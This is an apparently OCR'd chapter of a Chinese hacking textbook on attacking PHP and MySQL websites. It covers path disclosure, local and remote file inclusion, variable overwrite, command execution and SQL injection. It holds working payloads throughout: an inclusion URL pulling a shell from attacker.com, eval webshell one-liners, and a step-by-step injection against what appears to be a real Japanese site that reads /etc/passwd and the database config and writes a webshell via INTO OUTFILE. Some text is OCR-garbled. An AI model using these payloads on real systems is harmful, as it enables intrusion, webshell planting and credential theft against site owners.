得到的结果如图 321。




图 320




图 321

4.5.3 针对 mysql 数据库的攻击

和 mysql 数据库搭配在一起的大多数为 PHP 脚本，除了前面提到的脚本漏洞外，PHP 还有其自身特点的漏洞，接下来就让我们走进 PHP+MYSQL 的世界。

4.5.3.1 路径泄露

当然，这个问题并不是 PHP 脚本所固有的，在 ASP 和 JSP 等其它脚本中也可能遇到这样的问题，可是这个问题在 PHP 这里就显得更显眼。为什么这样说呢？通常 PHP 所返回的错误提示都能帮助开发者调试程序，它会提示哪个文件的哪些函数或者代码出错，并指出错误发生在文件的第几行，这些就是 PHP 本身所给出的信息。

但是在正式运行的网站中，这种做法可能会暴露出隐藏的变量、未检查的语法和其它可能危及系统安全的信息。这些信息对于攻击者都是很有效的，通常在入侵过程中暴露的信息可能包括使用的数据库版本、网站路径以及一些程序中定义的函数名等，这里最敏感的莫过于网站路径了。我们先来看一下关于错误信息的一张图片，如图 322。




图 322

我们可以看到，包括一些函数名和

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

路径信息都出现在了浏览这个页面的人面前，这种情况是很严重的。通过对这些错误信息的观察，再结合Google的搜索，我们可以构造如下关键字：

```
Warning include (路径 盘符) inurl:.php
```



图323

这样就可以搜索到含有错误信息的页面了，效果如图323。

是的，除了攻击者关心这些信息，网站管理员同样也很关心。那么如何应对这些信息的外露呢？根据官方网站的一些意见，如果你的网站已经投入运营，那么最好**在php.ini里把display_errors选项设置为off**。如果你想要查看错误但又不想这样直接，可以**在php.ini文件里把log_errors选项打开，并通过error_log指定用于记录错误信息的文件**。令人遗憾的是，大多数的管理员对此放任不管，有时候我们提交一个单引号就会引起上面的错误发生。

4.5.3.2 本地／远程文件包含漏洞

说到这里，就不得不涉及到以下函数：

```
Include、include_once、require、require_once、show_source、highlight_file、readfile、file_get_contents、fopen、file
```

在上面提到的函数里，我们见到的大多数要属include和require，而include_once和require_once则是它们的变体，意思是只用一次。严格意义上来说，所有的关于文件方面的函数如果使用不当，都有可能存在风险。如果你对上面的函数不太了解，可以到PHP手册里查阅相关资料。

先来看一则本地文件包含的代码：

```
if (empty($GLOBALS['phpgw_info']['user']['preferences']['common']['country']))
        {
                $rule = 'US';
        }
        else
        {
                $rule = $GLOBALS['phpgw_info']['user']['preferences']['common']['country'];
        }

        $calc_include = PHPGW_INCLUDE_ROOT.'/calendar/inc/class.holidaycalc_'.$rule.'.inc.php';
        if(@file_exists($calc_include))
        {
                include($calc_include);
        }
        else
        {
                include(PHPGW_INCLUDE_ROOT.'/calendar/inc/class.holidaycalc_US.inc.php');
        }
... ...
```

这段代码是**phpgroupware<=0.9.16.010以下版本中calendar/inc/class.holidacalc.inc.php**文件里的。很明显，这里的$rule变量存在着问题，利用URL为：

```
http://www.site.com/[phpGroupWare_path]/calendar/inc/class.holidaycalc.inc.php?GLOBALS[phpgw_info][user][preferences][common][country]=../../../../../../../../../../etc/passwd%00
```

这只是一个例子而已，作者还写了一个EXP。如果你对PHP很有研究的话一定会很惊讶，一个local file inclusion还能写出EXP来？是的，在看这个EXP之前，这个作者交待了几个关键性的问题。

第一个被提到的就是short_open_tag这个选项，在EXP中明确指明了short_open_tag=on下能成功。那这个选项意味着什么呢？它决定了是否允许使用php代码开始标志的给定形式<??>，也就是说，php将支持<?/**/eval($_post[cmd]);/**/?>这样的短语句。如果禁用此选项，就必须使用<?php ?>这样的完整形式。

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

而short_open_tag只是其中一个条件，在EXP的开头部分还有这样的说明信息：

```
this works against register_globals=On
and magic quotes = off ;)
```

意思是说EXP的利用还需要条件，那就是register_globals=on和magic_quotes_gpc=off。

register_globals的意思是注册为全局变量，所以当为on的时候，对于一些表单传递过来的值会注册为全局变量而直接使用；而在off的情况下，就需要到特定的数组里得到它。

magic_quotes_gpc为on的话则会影响到http的请求数据，包括GET、POST和COOKIE。所有的单引号（'）、双引号（""）、反斜线（\）、NULL字符都会被自动加一个反斜线进行转义，这和函数addslashes()作用完全相同。

了解了这些，我们再回头看一下作者给出的例子：

```
http://www.site.com/[phpGroupWare_path]/calendar/inc/class.holidaycalc.inc.php?GLOBALS[phpgw_info][user][preferences][common][country]
=../../../../../../../../../../etc/passwd%00
```

看到最后有一个“%00”吗？这个是null的意思。如果你的magic_quote_gpc为OFF，系统会自动截断%00以后的数据。很可惜，在PHP的较新版本中这个选项是默认开启的，你会发现这样一来似乎就变得没有多大的乐趣。

这里还有一个比较有趣的例子，就是可以结合图片上传来执行我们的代码，也就是我们把想要执行的代码隐藏在图片中就可以达到目的了。如我们构造下面这样的代码：

```
<?php
$id=$_GET["id"];
include($id);
?>
```




图324

然后利用前面讲到的copy知识，把“<?php phpinfo();?>”copy到一个正常的图片文件中，我们再访问http://192.168.1.200:88/test.php?id=11.jpg，得到的效果如图324。

除了JPG以外，其它任何形式的文件都是可以的。除了上面提到的这种方法外，牛人们还有其它的突破方法。

无论是什么Web服务器都有着日志，要是我们能把一些PHP代码写到日志文件中，再结合本地包含，一样可以做很多事情。问题是跟着问题的，这里又要和short_open_tag联系到一起了。

如我们要把“<?php eval($_POST[cmd]);?>”写到日志文件中时，中间的空格会被URL转成“%20”，这样一句话木马就用不起来了。而short_open_tag为on的话，我们可以把“<?/**/eval($_POST[cmd]);/**/?>”这样的语句写进去并且是可用的。

接下来再看一下远程文件包含，这个漏洞涉及到allow_url_fopen选项，这个选项的开启意味着可以通过http或者ftp协议来访问远程文件。和前面的本地文件包含相比，远程包含的威力大的多，但可惜的是，在较新版本的PHP中，这个选项默认是关闭的。

我们还是先来看一下如下代码：

```
<?php
        if (eregi("theme.php", $_SERVER['PHP_SELF']))
      die();
          global $theme, $_FNROOTPATH,$lang;    //<-- REQUEST Variable
          global $forumback, $forumborder;
          $_FN['table_background']=&$forumback;
          $_FN['table_border']=&$forumborder;
          if ($forumback=="" && $forumborder==""){
        $forumback="ffffff";
        $forumborder="000000";
            } // Load File
              require_once ($_FNROOTPATH . "themes/$theme/theme.php");
... ...
?>
```


免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

条件符合的话，我们可以提交如下URL来得到一个SHELL。

```
http://site.com/~flatnux/index.php?_FNROOTPATH=http://attacker.com/shell.php%00
```

另外，也有人通过win下的file协议绕过了allow_url_fopen，如我们新建一个名为**url.php**的文件，内容为：

```
<?php
include $path."config/config.inc.php";
?>
```

再在当前目录下建一个**config**的文件夹，并在这个文件夹下建一个**config.inc.php**的文件，内容为：

```
<?php
phpinfo();
?>
```

平常情况下，只要提交“**http://192.168.1.200:/url.php?path=**”就可以包含了，效果如图325。

接下来我们利用FILE协议来读取，如提交：“**http://192.168.1.200:88/url.php?path=file:///\\192.168.1.200\d$\appserv\www**”，效果如图326。

其中f:/appsrv/www就是config文件夹所在的物理路径，这样在allow_url_fopen关闭的情况下依然可以通过协议来读取文件，只不过本例中的FILE协议是读取本地共享文件的，至于其它的协议或者资源，大家可以自己去发掘。

看了上面的例子我们会得到一个很不好的结论，那就是本地/远程文件包含漏洞在现行意义中的PHP环境下威力不怎么乐观。但是，internet上千奇百怪的网站林林总总，如果够细心，相信这样的漏洞在一定程度上还是很厉害的。

4.5.3.3 文件访问权限验证不严

和ASP中一样，有些文件没有对其访问权限进行严格的设置，我们来看下**index.php**里的代码：

```
<?php
include ("Function.php");
$action=$_GET['action'];
if ($action == $actionArray[$action][0]) {
#load proper Function with $_GET
... ...
}
?>
```

再来看一下**function.php**里的代码：

```
<?php
$actionArray = array(
        'activate' => array('Register', 'Activate'),
        'admin' => array('Admin', 'Admin'),
        'upload'=> array('Post', 'upload'),
        'ban' => array('ManageBans', 'Ban'),
);
function Forum (){
#Authorize Function
... ...
}
Function upload (){
# admin function without Permission
... ...
}
}
```

攻击者可以直接提交“**http://site.com/index.php?action=upload**”来调用相关的代码。

4.5.3.4 上传漏洞




图325




图326

免责[illegible]站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

这个和ASP里的差不多，也是基于两种形式的漏洞，一种是逻辑上的，一种是代码本身。如果不清楚，可以参考前面几小节。

4.5.3.5 install文件的风险

在ASP里一般很少看到install这样的文件（是有的，只不过情况没有PHP这么普遍），但在PHP里，一般的PHP整站系统都会含有install文件夹来方便使用者安装。这样问题就随之而来，一些程序在设计的时候并没有在程序安装完成后删除install这个文件夹或者文件，而这里面通常可以再进行初始化的操作，如此一来，情况就变得不太乐观。

其实大多数的程序都存在这样的问题或者管理员的疏忽，大家可以用Google来搜索，如“**inurl:install.php**”，结果如图327，就是著名的PHPBB论坛系统的安装页面。

攻击者大可以再重新进行安装，这样可以导致站长苦心经营的网站一瞬间就没了，是不是很恐怖？




图327

4.5.3.6 random函数的缺陷

先看如下代码：

```
<?php
$rnd = rand(1,100);
$fp = fopen($rnd.'_backup_.sql', 'w');
fwrite($fp, $db );
fclose($fp);
?>
```

在代码中我们看见有$rnd_backup_.sql文件存在，而$rnd的范围在1到100之间。因为是rand，所以总会有一个范围，只要有范围的存在，就存在着被暴力猜解的可能。如php-fusion<=6.00.105就存在这样一个问题，有经验的攻击者会写出一个暴力破解的程序以达到目的，大家可以到：“**http://www.milw0rm.com/exploits/1068**”参考一下实例。

4.5.3.7 变量覆盖及变量未初始化漏洞

关于变量覆盖，著名的DZ论坛就出现过类似的问题，在/wap/index.php里有如下代码：

```
//43行
$chs = '';
if($_POST && $charset != 'utf-8') {
        $chs = new Chinese('UTF-8', $charset);
        foreach($_POST as $key => $value) {
                $$key = addslashes(stripslashes($chs->Convert($$key)));
        }
        unset($chs);
}
... ...
if(in_array($action, array('home', 'login', 'register', 'search', 'stats', 'my', 'myphone', 'goto', 'forum', 'thread', 'post')))
{
        require_once './include/'.$action.'.inc.php';
```

这里利用到了convert()，如果存在iconv()，将会用此函数进行编码转换，这时如果传递进来的参数是一个数组，将会返回FALSE。那么post提交一个_DCACHE=1，经过convert()处理$_DCACHE就会被覆盖成NULL，具体的分析大家可以参考：“**http://www.80vul.com/dzvul/sodb/13/sodb-2008-13.txt**”。

另外，关于变量未初化的问题，如FLYH4T写的文章《浅析LxBlog V6变量未初始化漏洞》中提到的/**user/tag.php**文件里的代码：

```
<?php
!function_exists('usermsg') && exit('Forbidden');
!in_array($type,$item_type) && exit;
```


免责申本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com

```
//$type、$item_type 均没有初始化
require_once(R_P.'mod/charset_mod.php');
foreach ($_POST as $key => $value) {
    ${'utf8_'.$key} = $value;
    ${$key} = $db_charset != 'utf-8' ? convert_charset('utf-8',$db_charset,$value) : $value;
}

if ($job == 'add') {
    ……//省略部分代码
}elseif($job=="modify"){
    $tagnum="{$type}num";
    $touchtagdb=$db->get_one("SELECT k.tags,i.uid FROM pw_{$type} k LEFT JOIN pw_items i ON i.itemid=k.itemid WHERE k.itemid='$itemid'");
    //$type 带入查询语句操作数据库
    $touchtagdb['uid']!=$admin_uid && exit;
……//省略部分代码
```

在上面的代码中作者已经解释的很清楚了，$type、$item_type 均没有初始化，再结合具体的环境就可以进行利用了，大家可以到：“**http://www.pcsec.org/archives/LxBlog-V6-Vulnerability.html**”参考详细的分析。

4.5.3.8 直接写文件

这里提到的漏洞包括一些代码上的逻辑漏洞和正则表达式的不完美。我们首先来看一下 dedecms 出过的写文件漏洞的代码：

```
function WriteBookText($cid,$body)
{
    global $cfg_cmspath,$cfg_basedir;
    $ipath = $cfg_cmspath."/data/textdata";
    $tpath = ceil($cid/5000);
    if(!is_dir($cfg_basedir.$ipath)) MkdirAll($cfg_basedir.$ipath,$GLOBALS['cfg_dir_purview']);
    if(!is_dir($cfg_basedir.$ipath."/".$tpath)) MkdirAll($cfg_basedir.$ipath."/".$tpath,$GLOBALS['cfg_dir_purview']);
    $bookfile = $cfg_basedir.$ipath."/{$tpath}/bk{$cid}.php";
    $body = "<"."?php exit(); \r\n".$body."\r\n?".">";
    @$fp = fopen($bookfile,'w');
}
```

最关键的一句莫过于“**$body = "<"."?php exit();\r\n".$body."\r\n?".">";**”，这是修补漏洞后的文件，以前这一句里没有“**exit();**”，这样攻击者就可以把一句话等可执行的 PHP 代码写进去。官方发现后在前面加了一个“exit()”函数来让一些写进去的代码不能执行。不过，针对这一点我们仍然有利用的机会，那就是利用 PHP 的暴错性。我们随便提交一些恶意的，或者奇怪点的字符，由于不匹配等问题就会让程序暴错。

还有一类的逻辑漏洞，如 eval、preg_replace 函数等，看看下面的代码：

```
<?php
[……]
$register_poll_vars = array("id","template_set","action");
for ($i=0;$i<sizeof($register_poll_vars);$i++) {
    if (isset($HTTP_POST_VARS[$register_poll_vars[$i]])) {
        eval("\$$register_poll_vars[$i] =
\"".trim($HTTP_POST_VARS[$register_poll_vars[$i]])."\";");
    } elseif (isset($HTTP_GET_VARS[$register_poll_vars[$i]])) {
        eval("\$$register_poll_vars[$i] =
\"".trim($HTTP_GET_VARS[$register_poll_vars[$i]])."\";");
    } else {
        eval("\$$register_poll_vars[$i] = '';");
    }}
[……]
?>
```

其中的“**$$register_poll_vars[$i]**”就是一个可以被操纵的变量，攻击者可以提交：

```
http://site.com/comments.php?id==",[PHPCODE]//&template_set=",[PHPCODE]//&action=",[PHPCODE]//
```

再如一些系统喜欢用一些正则来过滤一些危险的字符，这样也是容易出问题的。比如下面简单的代码：

bbs.hh010.com 鸿鹄论坛 www.176ku.com
免责申明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。
更多资源请关注鸿鹄论坛：bbs.hh010.com

```
<?php
Echo preg_replace("/*/e",$_GET["id"],"    "]);
?>
```

上面的正则没有起到过滤的作用，攻击者可以提交“index.php?id=phpinfo()”来达到相应的目的。

4.5.3.9 直接执行系统命令

在WIN下，PHP默认安装的是系统权限，好多管理员没有对此进行设置。而且PHP本身的灵活性可以执行一些系统函数，如：exec()、system()、passthru()、shell_exec()、proc_open()、pcntl_exec()等，在程序中运行这些函数也是非常危险的，如以下代码：

```
<?php
$page = $_GET['page'];
system ("type " . $page);
?>
```

如果对方是*nix主机，攻击者可以提交“index.php?page=/etc/passwd |unam a”，主机里的敏感信息就暴露在攻击者面前了。当然，在win下还可以做好多事呢。

4.5.3.10 注入攻击

注入在PHP中依然是很泛滥，不过在PHP下又有些不同，前面提到的有数字型、字符型和搜索型注入，但在PHP脚本里，最常见的莫过于数字型了。为什么呢？因为GPC的影响，前面已经提到了，这个选项会对一些字符进行转义处理。不过，也不是没有办法绕过GPC，那就是通过编码的形式，下面我们一一来接触下。

在PHP注入中我们利用到的就是union查询，如果这些都不能用了，就只能像ACC一样的进行猜了。在进行union查询之前也是先要判断字段数的，这个在前面已经提到了，这里提醒一下，**在mysql中是支持“/*”和“#”的注释的。**

得到字段后，我们可以继续得到关于数据库版本、数据库用户等相关信息的。如提交：

```
http://www.test.co.jp/business_detail.php?id=7%20%20and%201=2%20union%20all%20select%20version()/*
```

就可以得到数据库的版本信息，如图328。

是的，这样一个个的查看显得麻烦，我们可以利用concat函数把要查询的变量都连接起来，之间用特殊符号进行分割。提交如下URL：

```
http://www.test.co.jp/business_detail.php?id=7%20%20and%201=2%20union%20all%20select%20concat(version(),0x3a,user(),0x3a,database())/*
```




图328

得到的效果如图329。

语句中的“0x3a”就是“:”的十六进制。这样就可以一次性的取出相关数据了，并且通过这个查询，我们还可以判断出操作系统的版本号，如提交：

```
http://www.test.co.jp/business_detail.php?id=7%20%20and%201=2%20union%20all%20select%20@@global.version_compile_os%20from%20mysql.user/*
```




图329

得到的结果如图330。

是freebsd的操作系统哦。大家看我上面的操作，页面都是带有错误信息的，但这一点都不影响我进行注入查询。在注入的时候一定要灵活，不要因为有错误的发生就以为注入不了，这是很不正确的。

到了这一步我有必要交待一下，从上面得到的结果可以看出，mysql的版本是4.1.22，也就是说小于5.0版本。为什么要和5.0版本划出界限呢？因为在mysql>5.0

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

的版本中内置了一个系统表，名为**information_schema**，通过注入我们就可以通过这个表来查询所有的数据库名、表名、列名以及相应的内容了。

但这里不是大于5.0的版本，所以要去猜表，这可是一个暴力活，先不急，来看一下是不是root权限。提交如下URL：

```
http://www.test.co.jp/business_detail.php?id=7%20and%20ord(mid(user(),1,1))=114/*
```

返回的页面和刚才的不一样，说明用户不是root。如果是root，并且gpc=off的话，我们可以利用提交如下url直接写入一句话：

```
http://www.test.co.jp/business_detail.php?id=7%20and%201=2%20union%20all%20select%200x3C3F706870204065766 16C28245F504F53545B615D293F3E%20into%20outfile%20%27/usr/home/safet848/www/htdocs/a.php%27/*
```

如果成功，我们就把一句话“**<?php @eval($_POST[a])?>**”写到目标网站中去了。另外，有时候目标机器使用了urlencode函数，我们可以使用“**%2527**”来对单引号进行转换绕过GPC。直接写文件的要求比较苛刻，成功率不会太高，看情况而定了。当然，如果不是root，我们还可以探测下有没有读文件的权限，提交如下URL：

```
http://www.test.co.jp/business_detail.php?id=7%20%20and%20(select%20count(*)%20from%20mysql.user)%3E0/*
```

返回正确，其实这个工作应该在刚才查询系统名的时候已经做了，能够从**mysql.user**中读取数据，说明我们有读取文件的权限。

现在事情变得有趣起来，由于是*nix系统，试着暴一下**/etc/passwd**里的内容吧，提交如下URL：

```
http://www.test.co.jp/business_detail.php?id=7%20and%201=2%20union%20all%20select%20load_file(0x2F6574632F706173737764)/*
```

得到的结果如图331。



图330



图331

其中**2F6574632F706173737764是/etc/passwd的十六进制**。读出这个你也许会觉得没有多大用处，观点可是错误的哦。虽然没有密码，但我们可以根据这里面的用户名自己制作相应的密码字典，再用hydra进行暴力破解。不要鄙视暴力破解，有时候效果会很不一般（关于hydra的使用我将在后面进行讲解）。

我们把目光再转向刚才暴出来的物理路径“**/usr/home/safet848/www/htdocs/inc/db.php**”，很明显，这个db.php应该是数据库的连接文件了。把上面的地址转成十六进制再提交如下URL：

```
http://www.test.co.jp/business_detail.php?id=7%20and%201=2%20union%20all%20select%20load_file(0x2F7573722F686F6D652F7361666657438343 82F7777772F6874646F63732F696E632F64622E706870)/*
```

好了，再看下结果，如图332。




图332

很显然源文件的代码被暴出来了，这样直接看不太方便，我们可以通过按鼠标右键选择“查

免责 站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

看源代码”来查找相关的敏感数据。如图333，就是找到的数据库连接账号和密码。

OK，事情似乎进展的很顺利，接下来当然是利用mysql连上去了，可是当我们输入连接命令后出现了如图334的提示。




图333

不要吃惊，出现这种情况也很正常，连接不上是做了限制。好了，接下来的思路就要走猜表的路线了。暴力猜表除了用字典的方式外，另外一个就是利用HTTP的返回内容来判断了。暴力猜解的方法我就不说了，主要提一下第二种方法，要利用这种方法就要用到工具Acunetix Web Vulnerability Scanner，前面我们已经提到过这个工具，功能确实很强大。

不说废话，进入正题，我们先来看一下得到正确表的状况并抓包。先提交如下URL：

```
http://www.test.co.jp/business_detail.php?id=7%20and%201=1%20union%20all%20select%201%20from%20mysql.user/*
```




图334

得到的结果如图335所示。

看好我提交的方式哦，这里是and 1=1的情况，如果是and 1=2的话，图335中我标记的地方就会出现1。下面看看抓到的包，内容如下：



图335

```
GET /business_detail.php?id=7%20and%201=1%20union%20all%20select%201%20from%20mysql.user/* HTTP/1.1
Host: www.safetyWeb.co.jp
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.0.7) Gecko/2009021910 Firefox/3.0.7
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: gb2312,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cache-Control: max-age=0
```




图336

现在打开Acunetix Web Vulnerability Scanner，切换到“http fuzzer”项，在右边看到的“request”里填入刚才抓到的包的内容，如图336。

如果你看到“%20”不爽，可以把“%20”用“/**/”替换掉。接着在最右侧的“add generator”选择“string generator”，在下面具体设置中的“string length”里填上你想要猜解的表的长度，我这里填的是4，下面的“character set”为你猜解的范围，一般是0-9、z-a、A-Z及一些特殊字符，我这里填上“adminur”（这里根据需要填写，如要猜解的表中是数字，可以填写0123456789）。这样avs就会把adminur所有不同顺序的四位组合列出来并一个个的去试探，这和高中数学里的排列组合知识一样。




图337

这里设置完以后，我们得告诉avs猜到正确表信息后的特征信息。如刚才我提交mysql.user的时候就返回了“日本国内の製品安全認証”字样，现在打开刚才提交的URL，查看源文件，定位到“日本国内の製品安全認証”处，如图337。

免责声明：本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

更多资源请关注鸿鹄论坛：bbs.hh010.com

把图337中我标记的都记下来，接着来到“fuzzer filters”，如图338。

点击后，在“rule description”选项中随便填，只是一个名称而已。“rule type”中可以选择条件，include表示包含，而exclude表示的是排除。刚才在查询mysql.user的时候出现了“日本国内の製品安全認証”，如果在猜解过程中出现了“日本国内の製品安全認証”这样的字眼，那么肯定就猜到正确的表了。

